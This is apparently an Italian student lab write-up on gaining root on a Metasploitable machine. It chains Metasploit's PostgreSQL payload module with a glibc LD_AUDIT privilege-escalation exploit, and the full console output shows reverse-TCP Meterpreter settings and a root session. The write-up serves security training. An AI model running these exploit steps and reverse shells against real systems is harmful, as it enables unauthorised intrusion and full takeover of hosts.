

Esercizio S7L4 - Ottenere permessi root con Metasploit

La prima fase dell'attacco ha previsto l'interazione con il database PostgreSQL in esecuzione sulla macchina target. Utilizzando il modulo **postgres_payload** di Metasploit, ho inizialmente ottenuto l'accesso alla macchina target come utente **postgres**. Questo è stato il primo passo per preparare l'escalation dei privilegi. Nella schermata mostrata si può vedere l'uso del comando che ha sfruttato la vulnerabilità di **PostgreSQL** per ottenere una shell di Meterpreter.



Una volta acquisita una sessione sulla macchina target come utente **postgres**, è stato necessario sfruttare una vulnerabilità nel sistema **glibc** per poter eseguire un'escalation dei privilegi. Ho utilizzato il modulo **glibc_ld_audit_dso_load_priv_esc** di Metasploit, scegliendo il payload **linux/x86/meterpreter/reverse_tcp**.




```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                              .                normal  No     Custom Payload
   1   payload/generic/debug_trap                          .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                  .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                      .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                   .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                        .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                          .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                             .                normal  No     Linux Chmod
   8   payload/linux/x86/exec                              .                normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp         .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid    .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp         .                normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp              .                normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid         .                normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp      .                normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp      .                normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp           .                normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid      .                normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter_reverse_http          .                normal  No     Linux Meterpreter, Reverse HTTP Inline
   19  payload/linux/x86/meterpreter_reverse_https         .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
   20  payload/linux/x86/meterpreter_reverse_tcp           .                normal  No     Linux Meterpreter, Reverse TCP Inline
   21  payload/linux/x86/metsvc_bind_tcp                   .                normal  No     Linux Meterpreter Service, Bind TCP
   22  payload/linux/x86/metsvc_reverse_tcp                .                normal  No     Linux Meterpreter Service, Reverse TCP Inline
   23  payload/linux/x86/read_file                         .                normal  No     Linux Read File
   24  payload/linux/x86/shell/bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_ipv6_tcp_uuid          .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/bind_nonx_tcp               .                normal  No     Linux Command Shell, Bind TCP Stager
   27  payload/linux/x86/shell/bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   28  payload/linux/x86/shell/bind_tcp_uuid               .                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   29  payload/linux/x86/shell/reverse_ipv6_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   30  payload/linux/x86/shell/reverse_nonx_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell/reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Stager
   32  payload/linux/x86/shell/reverse_tcp_uuid            .                normal  No     Linux Command Shell, Reverse TCP Stager
   33  payload/linux/x86/shell_bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   34  payload/linux/x86/shell_bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Inline
   35  payload/linux/x86/shell_bind_tcp_random_port        .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   36  payload/linux/x86/shell_reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Inline
   37  payload/linux/x86/shell_reverse_tcp_ipv6            .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

Dopo aver configurato correttamente il modulo, ho lanciato l'exploit. Durante l'esecuzione dell'exploit, sono stati scritti dei file temporanei sulla macchina target, e dopo aver lanciato l'exploit, la macchina ha tentato di eseguire il payload, creando una sessione di Meterpreter con privilegi root. Verificando con il comando getuid, possiamo verificare di essere effettivamente un utente root.



```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          2                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.7B4ixvwmaj' (1271 bytes) ...
[*] Writing '/tmp/.KeIztaCVx' (296 bytes) ...
[*] Writing '/tmp/.kq7r4gZ' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.40:56817) at 2024-11-13 09:43:32 -0500

meterpreter > getuid
Server username: root
meterpreter >
```

In conclusione, attraverso l'utilizzo combinato di Metasploit, PostgreSQL e la vulnerabilità di **glibc**, sono riuscito a compiere un'escalation dei privilegi sulla macchina Metasploitable, passando da un utente **postgres** a privilegi di **root**. Questo tipo di attacco dimostra

l'importanza di correggere le vulnerabilità legate alla gestione delle librerie di sistema e la necessità di proteggere adeguatamente i servizi esposti, come **PostgreSQL**, che possono essere punti di ingresso per attacchi più gravi.